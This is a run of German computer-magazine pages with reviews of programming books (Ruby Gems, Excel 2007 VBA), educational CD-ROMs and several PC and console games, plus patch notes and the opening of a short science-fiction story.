Aus großer Distanz betrachtet unterscheiden sich die meisten Programmiersprachen kaum: Sie bieten ähnliche Datentypen, Schleifen-Konstrukte, Mechanismen zur Strukturierung großer Projekte und so weiter. Signifikante Unterschiede lassen sich erst in den zur Verfügung stehenden Bibliotheken feststellen. Während simple Arithmetik allein mit Bordmitteln zu bewältigen ist, bedarf der Zugriff auf XML-Dateien oder relationale Datenbanken vorgefertigter Werkzeuge.

Java und .Net bringen eine riesige Auswahl an Bibliotheken mit, aber die Entwickler im Umfeld dynamischer Sprachen müssen sich selbst organisieren. Perl-Fans finden Software zum Beispiel im CPAN (Comprehensive Perl Archive Network), und seit kurzer Zeit werden Ruby-Projekte zentral in Form sogenannter „Ruby Gems“ (kurz: Gems – für Edelsteine) verwaltet.

Grundlage der Gems ist ein Paketmanager, und der ist insbesondere auf Unix-Systemen eine feine Sache. Vorbei sind die Zeiten, in denen jede Installation von Stoßgebeten begleitet wurde – aus Angst, der Compiler werde mal wieder mit einer Fehlermeldung abbrechen.

Berube erklärt die Verwaltung und Installation der Gems ausführlich und beschreibt, wie Entwickler diese selbst erstellen und veröffentlichen können. Den Großteil seines Buches hat er aber der Beschreibung von 29 Gems vorbehalten. Die Mischung reicht von der Erstellung von PDF-Dokumenten über die Validierung von Kreditkartendaten bis hin zur Manipulation von Bilddateien. Jedes Kapitel umfasst nur wenige Seiten und erklärt die wichtigsten Funktionen anhand von Code-Beispielen.

Leider ist die Qualität der Kapitel ähnlich heterogen geraten, wie die Auswahl der Gems selbst, und Berube kratzt oft nur an der Oberfläche – etwa wenn er versucht, die Web-Anwendungsplattform „Ruby on Rails“, die ebenfalls als Gem verfügbar ist, auf nur acht Seiten zu erläutern, während andere darüber ganze Bücher füllen. So können viele Abschnitte lediglich als Apptitanreger dienen. (Maik Schmidt/fm)

Michael Kofler, Ralf Nebelo

## Excel 2007 programmieren

Anwendungen entwickeln und Abläufe automatisieren mit VBA

Auch wenn Microsoft den Office-2007-Anwendungen eine vollkommen neue Programmoberfläche verpasst hat und Makroentwickler zum Umstieg auf die teuren *Visual Studio Tools for Office* bewegen will, lassen sich die meisten Makros auch weiterhin in *Visual Basic for Applications* (VBA) programmieren. Daher hat sich Michael Kofler in der siebten Auflage seines Werks, das unter Excel-Programmierern schon lange als Standard gilt, weiterhin auf VBA konzentriert. VBA-Spezialist Ralf Nebelo hat ihn beim Überarbeiten und Anpassen des Manuskripts an die aktuelle Excel-Version unterstützt.

Dabei stehen die Grundlagen der VBA-Programmierung im Vordergrund, anschaulich erklärt durch zahlreiche Beispiele, die eine beiliegende CD-ROM enthält. Kofler und Nebelo gehen stets auf die Unterschiede zwischen den einzelnen Excel-Versionen ein. Dabei machen Excel-2007-Spezialitäten wie die Ribbon-Programmierung leider nur einen kleinen Teil aus. Ein besonderes Schmankerl unter den Beispielen ist ein Add-in, das die Menüstruktur früherer Excel-Versionen in einem eigenen Ribbon bereitstellt. Wer gerade erst auf Excel 2007 umgestiegen ist und sich noch nicht an die neue Oberfläche gewöhnt hat, findet sich damit viel schneller zurecht.

Excel-Anwender, die sich in die VBA-Programmierung einarbeiten wollen, finden in Koflers Buch den idealen Begleiter, der ihnen alle Grundlagen leicht verständlich vermittelt. Doch auch später kann das Werk als hilfreiches Nachschlagewerk dienen, wenn man eine Aufgabe lösen muss, aber nicht mehr weiter weiß. Wer aber VBA-Erfahrung mitbringt und erwartet, mehr über die neuen Möglichkeiten in Excel 2007 zu erfahren, dürfte enttäuscht sein, da sich an der VBA-Programmierung selbst nur wenig geändert hat und man nur wenig Neues erfährt. So verspricht hier der Titel doch mehr, als er halten kann. (db)



# Abenteuer Pferdecamp SE

## Eine wilde Reiter-Rallye

Tivola  
[www.tivola.de](http://www.tivola.de)  
 CD-ROM, Windows 2000/XP/Vista  
 ISBN 978-3-89887-256-0  
 25 €  
 ab 8 Jahren

Während viele Pferdesimulationen für ältere Mädchen das Reiten am Bildschirm mit der oft etwas ermüdenden Bewirtschaftung eines Hofs kombinieren oder gar mit einer Story garnieren, in der fortwährend schicke Accessoires gekauft werden müssen, dreht sich im Pferdecamp alles ausschließlich ums Geländereiten. Die Spielerin hat die Aufgabe, die 16 Stationen der Schnitzeljagd so schnell wie möglich zu finden und die jeweilige Aufgabe möglichst gut zu lösen. Dazu bewegt sie sich frei in einer abwechslungsreichen Wald- und Weidelandchaft. Eine Übersichtskarte, die automatisch aufklappt, sobald die Reiterin ihr Pferd anhält, zeigt sowohl den aktuellen Standort als auch die Stelle, die es als nächstes zu finden gilt. Dort wartet entweder ein Brief mit neuen Direktiven oder ein Camp-Helfer, der



etwa einen Schlangenlinienkurs abgesteckt oder einige Quizfragen vorbereitet hat. Manchmal muss die Spielerin auch baumelnden Wasserbomben ausweichen oder den frechen Hund des Campleiters verfolgen.

Doch Vorsicht: Wenn die Kräfte des Pferdes zur Neige gehen, sollte man umgehend einen der fünf Rastplätze ansteuern, um das Tier mit Futter und Wasser zu versorgen.

Alle Schauplätze des Spiels sind liebevoll gestaltet; es gibt einen Fluss mit Insel und Strand, einen Teich samt Bootssteg, eine Windmühle und eine Höhle im Wald. Da macht es gar nichts, dass die etwas kantige Grafik stellenweise wenig realistisch wirkt und die Pferde in eigenartigen Bocksprüngen über Strohballen und Hindernisse hüpfen. Wenn ein Spieltag zu Ende geht, erscheint die Landschaft in einem

bläulichen Dämmerlicht. Dann wird es Zeit, zurück ins Camp zu reiten, wo der eigene Punktestand in einer Liste zusammen mit den Ergebnissen von sechs unsichtbaren Mitreitern präsentiert wird. Einen Mausklick später scheint schon wieder die Sonne und die Schnitzeljagd geht weiter.

Die SE-Version des unkomplizierten Spiels unterscheidet sich vom gleichnamigen Vorgänger nur in Details: Neu sind das freie Training sowie die Möglichkeit, unter fünf Pferden zu wählen. Während eines Spiels darf die Reiterin ihr Pferd zwar nicht wechseln, aber im Trainingsmodus kann man vor jeder Übung umsatteln. Spielerinnen, die bereits die erste Ausgabe des Pferdecamps besitzen, bringt die SE-Ausgabe also wenig Neues – allen anderen reitbegeisterten Computerfans ab acht bietet das leicht bedienbare, rundum gelungene Spiel nun noch mehr Spaß und Abwechslung. (dwi)

## Von Wort zu Wort

Cornelsen  
[www.cornelsen.de](http://www.cornelsen.de)  
 CD-ROM, Windows 95 bis XP  
 ISBN 978-3-464-61831-8  
 26,50 €  
 5. bis 10. Klasse

Seit der – hoffentlich – endgültigen Neuregelung der Rechtschreibung, die seit August 2007 verbindlich gilt, sind nicht nur einige der 2005 eingeführten Regeln schon wieder un-

gültig, sondern auch die bis dahin zum Nachschlagen genutzten Wörterbücher sind nicht mehr aktuell. Cornelsen hat daher sein interaktives Schulwörterbuch überarbeitet und neu herausgebracht. Neben dem Wörterbuch mit rund 40 000 Einträgen, die grammatische Verweise und teilweise auch Angaben zur Etymologie enthalten, finden sich auf der CD ein kleines Basislexikon zur Grammatik, 74 Kurzbiografien deutschsprachiger Autorinnen und Autoren sowie 100 untereinander verlinkte Fachartikel zu literarischen Epochen und Gattungen. Die Texte lassen sich ausdrucken und durch eigene Anmerkungen ergänzen, sodass sie als Ausgangsmaterial für Referate dienen können. Das Nachschlagen gestaltet sich mit dieser CD wesentlich komfortabler als mit einem gedruckten Wörterbuch, da die Suchfunktion vielfälti-

ge, zum Teil komplexe Optionen zu bieten hat und ein Wort selbst dann findet, wenn es beim Eintippen ins Suchfenster falsch geschrieben wurde. Bei der Benutzung in der Schule kann der Lehrer hier festlegen, um wie viel Prozent ein eingegebenes Wort vom gesuchten abweichen darf.

Zum Üben der neuen Regeln ist das zweite Modul, der Trainingskurs, gedacht. Bevor der Schüler im Drill-and-Practise-Stil Groß- und Kleinschreibung, Getrennt- und Zusammenschreibung sowie Zeichensetzung und Grammatik paut, kann er seine Vorkenntnisse testen und bekommt dann nach einer differenzierten Fehlerdiagnose gezielt geeignete Übungskapitel vorgeschlagen. Während wir an den Übungen zu Rechtschreibung und Zeichensetzung im Test nichts auszusetzen hatten, enttäuschte der Grammatikteil durch grobe fachliche Mängel. So wird in dem Satz „Der Zug fährt langsam.“ der unterstrichene Teil als Dativobjekt klassifiziert, während „Er reicht dem Schaffner die Fahrkarte.“ eine Adverbiale enthalten soll.

Dank seiner intelligenten Suchfunktion empfiehlt sich das Wörterbuch als praktisches Arbeitsmittel für die gesamte Mittelstufe. Der beigeigte Trainingskurs überzeugt nur zum Teil. Da er zudem keine Funktion besitzt, um Texte während des Schreibens zu überprüfen, erscheint er für die Zielgruppe weniger geeignet. (Elke Rudolph/dwi)

## Göttergezänk

Was hat der arme Assil, Held der „Ankh“-Abenteuer, nicht schon alles erleiden müssen! Bereits zweimal hat das mächtige Zeichen, das er um den Hals trägt, ihn in nicht minder mächtige Schwierigkeiten gebracht. Er wurde von Mumien verflucht, ins Gefängnis gesteckt, von seiner

Freundin verlassen und von Krokodilen angefallen. Aber damit nicht genug: In **Ankh – Kampf der Götter** zieht das unselige Amulett ihn in eine Sache hinein, aus der Menschen sich normalerweise tunlichst heraushalten sollten, wenn sie sich wie Assil nach nichts mehr sehnen als nach Ruhe, Frieden und geordneten Lebensverhältnissen.

Seth und seine Götterkollegen tragen einen Wettstreit um die Frage aus, wer die Zukunft Ägyptens bestimmen darf. Sollte Seth gewinnen, hieße das tausend Jahre Dunkelheit für das Land am Nil. Dagegen lehnt das Ankh sich auf – denn wie wir erst jetzt erfahren, steckt im Inneren des mystischen Symbols ein gerade erwecktes göttliches Wesen. Assil muss wieder mal den Laufburischen spielen, diesmal für einen rüpelhaften und überheblichen Möchtegern-Gott.

Dabei bleibt die entscheidende Arbeit erwartungsgemäß an ihm hängen, denn beim Rätselknacken ist das Ankh trotz seiner Göttlichkeit keine Hilfe. Erneut gilt es, Gegenstände einzusam-



Gehe zu

meln und an den richtigen Stellen einzusetzen. Manchmal muss man sie auch erst miteinander kombinieren, bevor sie sich sinnvoll verwenden lassen. Zu Spielbeginn gibt es eine Reihe von Aufgaben, die man nur gemeinsam mit Assils Freundin Thara lösen kann; später agiert der unfreiwilige Held nur noch allein.

Die Grafikengine bringt keine großen Überraschungen auf den Schirm, obgleich die Szenarien sehr liebevoll gestaltet scheinen. Modelierte Figuren agieren vor gemalten Hintergründen;



alles ist im Comic-Stil gehalten. Man verfolgt das Ganze aus festen Kameraperspektiven. Allerdings hat das Deck-13-Entwicklerteam nicht nur altbekannte Schauplätze recycelt, sondern zahlreiche neue geschaffen.

Den entscheidenden Kick liefern auch diesmal wieder die humorigen Dialoge und die vielen Skurrilitäten, durch die Story und Akteure sich auszeichnen. Solange den Machern die verrückten Ideen nicht ausgehen, wird es in Assils altem Ägypten nicht langweilig. (Nico Nowarra/psz)

### Ankh – Kampf der Götter

Vertrieb	Daedalic Entertainment, www.daedalic-entertainment.de
Betriebssystem	Windows XP, Vista
Hardwareanf.	2800-MHz-PC oder Mehrkernsystem, 1 GB RAM, 256-MByte-Grafik
Kopierschutz	Protect Disc
Multiplayer	nicht vorgesehen
spielbar ohne Administratiorrechte	nein
Sprache	Deutsch
Grafik	○
Sound	⊕⊕
Langzeitspaß	○
techn. Aspekte	⊖
USK-Einstufung	ohne Altersbeschränkung
Preis	25 €
⊕⊕ sehr gut	⊕ gut ○ zufriedenstellend
⊖ schlecht	⊖⊖ sehr schlecht

## Spezialisten unter PSI-Beschuss

Freunden des 2005 erschienenen Shooters „F.E.A.R.“ gibt die eigenständige Erweiterung **Mission Perseus** Gelegenheit, an vertrauten Schauplätzen Neues zu erleben. Das ursprüngliche Programm wird nicht benötigt; wer dessen Story kennt, hat dennoch mehr Spaß als ein völliger Neueinsteiger.

Ein zweites „First Encounter Assault Recon“-Team folgt den Spuren der Verwüstung, die

seine Vorgänger hinterlassen haben, und soll Rätsel rund um das Armacham-Projekt lösen. Der Spieler agiert als Mitglied dieser Spezialeinheit. Diesmal sehen die Spezialisten für besonders heikle Einsätze und ungewöhnliche Bedrohungslagen sich mit überraschend heftigen Widersachern konfrontiert – als neue Gegner treten die „Nightcrawler“ auf. Um sich gegen sie zur Wehr zu setzen, hat

man verschiedene neuartige Waffen zur Verfügung, unter anderem einen Blitzstrahler.

Kenner dürfen sich auf Paxton Fettel freuen, dessen Klonarmee dem Spieler das Leben wieder besonders schwer macht. Auch Alma, das PSI-begegte Mädchen mit den dunklen Haaren, hat ihren Auftritt. Praktischerweise kann man wieder für kurze Momente den Ablauf der Zeit verzögern, um so Gelegenheit für komplexe Angriffe zu schaffen. Diese Fähig-

keit muss sich dann erst wieder regenerieren, bevor man sie erneut einsetzen kann.

Der grafische Glanz von einst ist mittlerweile verflogen. Die Engine liefert nach wie vor tolle Bilder, doch im Vergleich zu aktuellen Shooter-Highlights wirkt das Dargebotene nicht mehr erstklassig. Kritik verdienen vor allem die langweilig gestalteten Räume und Gänge. Die Entwickler haben sich ihre Arbeit in mancherlei Hinsicht durch Recycling erleichtert – schade, dass

### F.E.A.R. – Mission Perseus

Vertrieb	Sierra, www.sierra.de
Betriebssystem	Windows 2000/XP, Vista
Hardwareanf.	3000-MHz-PC oder Mehrkernsystem, 1 GB RAM, 256-MByte-Grafik
Kopierschutz	Key-Abfrage
Multiplayer	LAN, Internet (16)
spielbar ohne Administratiorrechte	ja
Sprache	Deutsch
Grafik	⊕
Sound	○ (Direct Sound 3D, EAX)
Langzeitspaß	○
techn. Aspekte	○
USK-Einstufung	keine Jugendfreigabe
Preis	30 €

da nicht genügend Kreativität für reizvolle Details übrigblieb.

Wo das ursprüngliche Spiel auf subtilen Horror und wohldosierte Schockeffekte setzte, prägt blankes Ballern sehr lange den Spielablauf von „Mission Perseus“. Erst nach und nach stellen sich das vertraute flau Gefühl in der Magengegend und die Angst vor dem, was hinter der nächsten Ecke lauern könnte, ein.

(Nico Nowarra/psz)



# Rückkehr der Autoschrauber

Hochgetunte Fahrzeuge, die im knallharten Wettkampf ihre Runden drehen, dazu dröhnt Hip-Hop-Musik aus den Lautsprechern – so stellt sich die Straßenrennszene in Filmen wie „The Fast and the Furious“ dar. Daran angelehnt geht es auch in den passenden Computerspielen vor allem darum, sich als motorisierter Draufgänger besonders cool zu inszenieren. Electronic Arts‘

„Need for Speed“-Reihe hat hier den Standard gesetzt. **Juiced 2 – Hot Import Nights** von THQ macht sich jedoch herrlich röhrend und ruppig daran, die Konkurrenz vom Thron zu stoßen.

Als Neueinsteiger kämpft sich der Spieler durch immer anspruchsvollere Rennklassen mit immer umfangreicher aufzumotzenden Fahrzeugen. Für den selbstbewussten Fahrzeugbesitzer sind darüber hinaus gewaltige Heckspoiler, ausladende Schürzen und knallbunte Lackierungen ein absolutes Muss, wenn er in der Tuner-Szene nicht unangenehm auffallen möchte.

Die Rennen sind ähnlich wie bei „Need for Speed – Pro Street“ zwar im legalen Bereich angesiedelt, aber bei Juiced 2 geht es dennoch alles andere als brav zu. Rempelien gehören zum Fahrralltag und dem Bleifußakrobaten fliegen immer wieder mal Blechteile um die Ohren.

Das Fahrgefühl überzeugt deutlich besser als bei der Konkurrenz. Schniedige Drifts sind möglich, aber wer nicht aufpasst, verliert schnell die Kontrolle über sein Vehikel. Besonders deutlich



werden die Unterschiede, wenn man Allradfahrzeuge mit Front- oder Hecktrieblern vergleicht. Eine schöne Heckschleuder ist der Traum jedes Drifters, aber ein ausbrechender Wagen in einer unübersichtlichen Kurve macht nicht unbedingt nur Spaß.

Ein besonders pfiffiges Detail ist die Fahrer-DNA, die für das Können der Figuren steht. Dafür werden Fahrverhalten, Überholmanöver und Reaktionsvermögen ausgewertet und als DNA-Stränge dargestellt. Bei aggressiven Fahrern zündeln Flammen an

den Strängen entlang. Wer dagegen präzise fährt und Unfälle vermeidet, bekommt eine DNA aus purem Eis. Diese Abbilder des Fahrverhaltens kann man mit anderen Spielern tauschen. THQ stellt unter anderem die DNA von Smudo online bereit, der nicht nur Mitglied der Fantastischen Vier ist, sondern auch Hobbyrennfahrer. (Nico Nowarra/psz)



## Juiced 2 – Hot Import Nights

Vertrieb	THQ, www.thq.de
Betriebssystem	Windows XP, Vista
Hardwareanf.	3000-MHz-PC oder Doppelkernsystem, 1 GByte RAM, 512-MByte-Grafik
Koperschutz	SecuROM
Multiplayer	Internet (8, nur über Microsofts „Games for Windows Live“-Dienst)
spielbar ohne Administratorrechte	ja
Sprache	Deutsch
Grafik	⊕
Sound	⊕
Langzeitspaß	⊕
techn. Aspekte	○
USK-Einstufung	ab 6
Preis	40 €

## Spiele-Notizen

Ein aktueller Patch bringt das Echtzeitstrategiespiel **Company of Heroes** (auch mit Add-on „Opposing Fronts“) auf Version 2.201 und hilft vor allem dem Kampagnen-Modus auf die Sprünge. Besonders auf Rechnern mit nur einem Prozessorkern verschafft er dem Spiel bessere Performance. Darüber hinaus besiegt er eine Reihe kleinerer Bugs im Zusammenhang mit der Musikunterhaltung und der Bedienoberfläche. Um die Spielbalance zu verbessern, haben die Entwickler die Werte zahlreicher Einheiten verändert; außerdem nahmen sie einige Truppentypen unpassende Fähigkeiten weg.

Auf der Jagd nach tückischen Fehlern sind auch die Macher von **Die Siedler – Aufstieg eines Königreichs** fündig geworden. Der Patch 1.3 eliminiert etliche Bugs und macht das



Spiel stabiler. Besitzer von Nvidia-Grafikkarten der 7er-Serie dürfen den vertrauten Blue-screen-Abstürzen Lebewohl sagen. Wer den Mehrspielermodus startet, ohne mit einem Netzwerk verbunden zu sein, bekommt jetzt eine ordnungsgemäße Fehlermeldung. Der Map-Editor zeigt auch auf älteren PC-Systemen erheblich bessere Leistung als zuvor.

Wer noch immer versucht, den Mord in **Sinking Island** aufzuklären, dem wird ein Patch mit der Versionsnummer 1.1.2 die Arbeit erleichtern. Dieser behebt eine Reihe von Absturzursachen, vor allem im Zu-

sammenhang mit den Figuren Lorenzo und Nolent.

Das frisch erschienene **Unreal Tournament 3** glänzt vor allem durch seine leistungsfähige Grafikengine. Dass es bereits einen ersten Patch für das Spiel gibt, hat weniger mit Stabilitätsproblemen zu tun als damit, dass die Balance zwischen den verschiedenen Einheiten verbessert wurde. Zusätzlich haben die Entwickler dafür gesorgt, dass die computergesteuerten Bots nun cleverer agieren als bisher – vor allem wenn es darum geht, Fahrzeuge zu nutzen. In visueller Hinsicht hat man den Effekt, den Wasserflächen beim Einschlag von Granaten zeigen, aufgepeppt.

Wer als böser **Overlord** Einhörner jagt und Zwerge terrorisiert, kann seine Untaten dank des Patches 1.4 nun einigermaßen



reibunglos vollbringen. Das Update merkt nicht nur Fehler aus, sondern erweitert zusätzlich die Spielmöglichkeiten. Ein neuer Splitscreen-Modus erlaubt den Wettstreit mit einem zweiten menschlichen Overlord am selben PC. Während einer das Spiel mit Maus und Tastatur steuert, greift der andere auf ein Gamepad zurück. Wer Besitzer eines „amBX“-Systems von Philips ist, darf sich auf stimmungsvolle Lichtuntermalung zum Spiel freuen. Den Patch können auch Besitzer der aktuellen Spielerweiterung „Raising Hell“ nutzen.

**Soft-Link 0802187**

# Meister unter sich

Für einen brillanten Geist wie den des Violine spielenden Bewohners von Baker Street 221B gibt es kein unlösbares Rätsel und kein Verbrechen, das sich nicht mit Hilfe genauer Beobachtungen und messerscharfer Kombination aufklären ließe. Der Jagdinstinkt des von Sir Arthur

## Sherlock Holmes jagt Arsène Lupin

Vertrieb	Deep Silver, <a href="http://www.sherlock-holmes-spiel.de">www.sherlock-holmes-spiel.de</a>
Betriebssystem	Windows 2000/XP, Vista
Hardwareanf.	1800-MHz-PC oder Doppelkernsystem, 1GB RAM, 128-MByte-Grafik
Kopierschutz	keiner
Multiplayer	nicht vorgesehen
spielbar ohne Administratrorrechte	ja
Sprache	Deutsch
Grafik	O
Sound	⊕
Langzeitspaß	⊕
techn. Aspekte	O
USK-Einstufung	ab 6
Preis	35 €

Conan Doyle geschaffenen großen Detektivs wird in besonderer Weise geweckt, als ihn ausge rechnet eine Gestalt eines ganz anderen Autors per Brief herausfordert. Der trickreiche und charmante Meisterdieb aus den Geschichten von Maurice Leblanc will sich mit ihm messen, und so kommt es, wie es kommen muss:

### Sherlock Holmes jagt Arsène Lupin

Das sich aus dieser Konstruktion entfaltende Abenteuer bezieht seinen Reiz vor allem aus den Unterschieden und Gemeinsamkeiten seiner beiden Hauptpersonen. Besonders Leblanc hätte sicherlich seine Freude an diesem originellen Zusammentreffen gehabt, da er Lupin als eine Art edelkriminelles Gegenstück zu Holmes angelegt hatte.

Die Aufgabe des Spielers besteht darin, sich in Holmes' Rolle der Verbrechensbekämpfung zu widmen. Das Programm bedient sich der klassischen Adventure-Elemente. Aus rätselhaften Tex-



ten gilt es Hinweise herauszulegen und diese auszuwerten. Nur wenn das gelingt, schreitet die Handlung weiter fort. Solange in einem Spielabschnitt noch Aufgaben ungelöst sind, muss man sich diesen zunächst widmen. Einige Kopfnüsse erfordern sehr gründliches Grübeln; nicht jedes Adventure hält so knackige Rätsel bereit wie dieses.

Für viel Atmosphäre sorgt die liebevoll gestaltete 3D-Grafik. Sie erlaubt es, die Schauplätze in einer schön nachempfundenen Welt um die Wende des 19. Jahr-

hunderts zum 20. zu begehen und sich in aller Ruhe im gründlichen Beobachten zu üben. Allerdings sind nur bestimmte Bereiche zugänglich. Verschlossene Türen oder andere Hindernisse verhindern das ungehemmte Herumstromern.

Die Vertonung ist gut gelungen; es macht Spaß, den Figuren zuzuhören. Leider gestaltet sich der Fortgang der Handlung bisweilen allzu langsam und zäh.

(Nico Nowarra/psz)

# Die Letzten ihrer Art

Richard Garriott alias „Lord British“ lässt immer mal wieder von sich hören. Seine Ultima-Reihe prägt das Rollenspiel-Genre seit über 25 Jahren. Mit „Ultima Online“ schuf er eine der ersten servergestützten grafischen Fantasy-Welten, und noch immer tummeln sich Tausende von Spielern dort. Jetzt hat sich der experimentierfreudige Altmeister erneut einem

Online-Rollenspiel gewidmet. Das Ergebnis heißt **Richard Garriott's Tabula Rasa**.

Die Handlung spielt diesmal nicht vor einem Fantasy-Hintergrund mittelalterlicher Prägung, sondern in einer Science-Fiction-Welt. Die Menschheit ist von finsternen Außerirdischen, den Bane, fast vollständig vernichtet worden. Die Überleben-

den wurden auf ferne Planeten transportiert, wo sie jetzt einen ständigen Kampf gegen die Bane führen.

Die Spieler nehmen in diesem Kampf besondere Funktionen wahr. Sie allein können den „Logos“ kanalisieren – als Energieform, die ihnen außergewöhnliche Fähigkeiten verleiht. Je nach Ausrichtung kann man sich damit unsichtbar machen, Blitze werfen oder sich und andere heilen. Der Logos ist zudem auch eine Sprache, die von einer außerirdischen Zivilisation, den Eloh, genutzt wurde.

Welchen Karriereweg ein Spieler einschlägt, muss er nicht sofort entscheiden: Ob seine Figur später schwere Geschütze bedienen wird oder lieber ein Kampfteam mit Zielverstärkern und Schutzschilden unterstützt, stellt sich im Verlauf des Spiels heraus, wenn sie sich immer stärker spezialisiert.

Einzelkämpfer werden an „Tabula Rasa“ nur wenig Freude haben. Die große Zahl der Gegner sorgt bei vielen Einsätzen für einen schnellen, einsamen Tod. Wer jedoch in der Gruppe

## Richard Garriott's Tabula Rasa

Vertrieb	Flashpoint, <a href="http://www.rgr.com">www.rgr.com</a>
Betriebssystem	Windows XP, Vista
Hardwareanf.	3000-MHz-PC oder Mehrkernsystem, 2 GB RAM, 256-MByte-Grafik
Kopierschutz	Key-Registrierung
Multiplayer	serverabhängig
spielbar ohne Administratrorrechte	ja
Sprache	Deutsch
Grafik	⊕
Sound	O
Langzeitspaß	O
techn. Aspekte	O
USK-Einstufung	ab 16
Preis	35 €

agiert, wird bald die taktischen Möglichkeiten des Spiels zu schätzen wissen. Die verschiedenen Spezialisierungen sind hervorragend aufeinander abgestimmt und erlauben es selbst kleinen Gruppen, rasch Erfolge zu erzielen.

Wer sich für das Spiel registrieren will, benötigt eine gültige Kreditkarte oder eine Gamecard von NCSoft. Der Kaufpreis deckt eine Teilnahmezeit von 30 Tagen ab, danach fällt eine monatliche Gebühr von rund 13 Euro an.

(Nico Nowarra/psz)



## Techno-Gleiter

Wipeout Pure war der auffälligste Launch-Titel der PSP. Zu schnellen Techno-Stücken sauste man durch bunte Achterbahnkurse und nahm die Gegner mit Raketen aufs Korn. Zwei Jahre später hat man sich an derlei Grafikeffekte bereits gewöhnt. **Wipeout Pulse** sieht im direkten Vergleich zwar schicker aus und glänzt mit neongrellen Texturen und noch bunteren Explosionen, aber der Mund klappt vor Staunen nicht mehr ganz so weit auf. Die Kurse sind noch kurviger als zuvor und drehen sich zuweilen kopfüber. Dadurch sind die Rennen noch etwas schwieriger geworden. Selbst auf der leichtesten Schwierigkeitsstufe muss man für einen Sieg all sein fahrerisches Können aufbieten.

Die zwölf Kurse (jeder in zwei Richtungen befahrbar) wurden für die Solokampagne zu 236 Rennwettbewerben zusammenge stellt. In Zeitrennen oder im Zone-Modus studiert man bei wachsendem Tempo die Kurven ein. Neu hinzugekommen ist der



gelungene Eliminator-Modus, in dem derjenige gewinnt, der die meisten Gegner abschießt. Hier heißt es, möglichst das Feld von hinten aufzurollern. Als Online-Download sollen später vier Pakete mit neuen Tracks und Gleitern folgen. Bis man die anspruchsvollen Kurse in den höchsten Geschwindigkeiten beherrscht, dürften Wochen und Monate vergehen. Jedoch wirkt Wipeout nie unfair und motiviert den Spieler durch einen geschickt ansteigenden Schwierigkeitsgrad.

Die Techno-Stücke klingen nicht mehr ganz so aufgekratzt, sondern treiben in einem gefälligen Groove. Wer will, kann auch eigene MP3s einbinden. Neben dem bisherigen WiFi-Modus können bis zu acht Spieler auch on-

line gegeneinander antreten. Wipeout Pulse ist mit Abstand das schickste und schnellste Rennspiel auf der PSP und fährt auch vom Umfang her ganz vorne mit. Hier wurde deutlich mehr verbessert als beim Ridge Racer, dessen zweiter Teil sich kaum vom ersten unterscheidet. Anfänger gleiten in dem nur halb so teuren Vorgänger Wipeout Pure allerdings etwas leichter um die Kurven. (hag)

### Wipeout Pulse

Vertrieb	Sony Computer Entertainment
System	PSP
Multiplayer	8 WiFi, 8 online
Sprache	deutsch
USK-Freigabe	ab 12
Preis	41 €

## Crash-Kurs

**Burnout** ist nach Need for Speed die erfolgreichste Spaß-Rennserie aus dem Hause Electronic Arts. Hier geht der Fuß nie vom Gaspedal, sondern man schaltet im Gegenteil immer wieder den Turbo hinzzu, um vorausfahrende Fahrzeuge in den nächsten Betonpfeiler zu rammen. Das gelingt aber nur aus der Verfolgerperspektive des eigenen Wagens. Mit der Stoßstangensicht

hat man kaum eine Chance, die Gegner richtig abzupassen, zumal ein Rückspiegel fehlt. Im Unterschied zum lahmen Need for Speed ProStreet ist hier das Tempo fast zu viel des Guten.

In Paradise kann man erstmals in der Serie frei durch eine sonnen durchflutete Stadt heizen. Diese wurde zwar mittels HDR-Rendering und Glüheffekten recht stimmungsvoll in Szene gesetzt, allerdings ist keine Menschenseele weit und breit zu sehen – weder auf den Bürgersteigen noch am Steuer der Autos. An vielen Kreuzungen warten Rennen auf den Spieler, bei denen er entweder als erster am Ziel ankommen, möglichst viele Gegner rammen oder be-

sonders viel Sachschaden anrichten muss.

Burnouts größtes Manko ist die absolute Sinnfreiheit der Crashes. Wenn alle paar Sekunden eine langsame Kamerafahrt einen angeblichen „Totalschaden“ dokumentiert, man aber trotzdem munter weiterfahren kann als wäre nichts geschehen, dann verpufft die Freude über all die zertrümmerten Muscle-Autos recht schnell. Auch die Tausende von Dollar, die der Blechschaden angeblich kosten soll, haben keine Relevanz. Nach kurzer Zeit stehen alle umgepflegten Straßenlaternen wieder an ihrem Platz. Nie lässt sich auch nur ein Verkehrspolizist blicken. Was hätte man hier für tolle Verfolgungsjagden mit Blaulicht veranstalten können.

Wer jedoch Nonsense-Rennen mit völlig übertriebenen Blechschäden liebt, bei denen man aufgrund der simplen Streckenführung selbst im Vollrausch noch spielend als Erster über die Ziellinie fährt, der kann hier eine Zeit lang seinen Spaß haben. (hag)

## Montagsmaler

Ubisofts Chef Yves Guillemot kündigte vor Kurzem an, man werde bald Spiele mit „Nintendo-gleicher Qualität“ herstellen. Bis dahin ist es aber noch ein weiter Weg. Wer beispielsweise Ubisofts Party-Spiel **Cranium Kabookii** kauft, erfährt nirgends auf der Verpackung, dass man für das Spiel mindestens vier Spieler benötigt, die in zwei bis vier Gruppen aufgeteilt werden. Alleine, zu zweit oder zu dritt kann man mit dem Spiel nichts anfangen.

Hat man genügend Mitspieler gefunden, stehen 15 langweilige Mini-Spiele in vier Kategorien zur Wahl. Entweder muss man Begriffe malen, die die anderen Gruppenmitglieder raten, Fragen beantworten, Kinderlieder vor spielen oder Bewegungen mit der Wiimote vollführen. Dabei ersticken jedoch gravierende technische Mängel jede Party-Stimmung im Keim. So registriert das Spiel auf kaum eine Bewegung



richtig, egal wie gut man mit der Fernbedienung hämmert, röhrt oder streicht. Die Lösungsvorlagen soll man mit einer roten Folienbrille lesen, diese sind auf dem Bildschirm aber kaum zu entziffern. Auch die Skizzen für die Ratebegriffe lassen sich nicht mit der nötigen Genauigkeit mit der Fernbedienung zeichnen. Zudem lässt die grafische Gestaltung und die Auswahl der Fragen zu wünschen übrig – ein echter Party-Killer. Da müssen die Entwickler noch viel lernen, bis ihre Spiele an „Big Brain Academy“, „WarioWare: Smooth Moves“ oder „Mario Party 8“ heranreichen. (hag)

### Cranium Kabookii

Vertrieb	Ubisoft
System	Wii
Multiplayer	ab 4 Personen am selben Gerät
Sprache	deutsch
USK-Freigabe	ohne Altersbeschränkung
Preis	45 €





# Soulstar V.3

ANDREA STEVENS



Lester legte das erste Bild aus wirren Strichen und Punkten vor Sammy auf den Tisch. Dann das zweite Bild aus wirren Strichen und Punkten, gemeinerweise auf dem Kopf.

„Sammy, bitte verknüpfe die beiden Bilder, die ich dir eben gezeigt habe, zu einem Bild.“

„Die Abbildung zeigt ein Einfamilienhaus.“

„Gut, Sammy, wie viele Möglichkeiten hast du getestet?“

„720.“

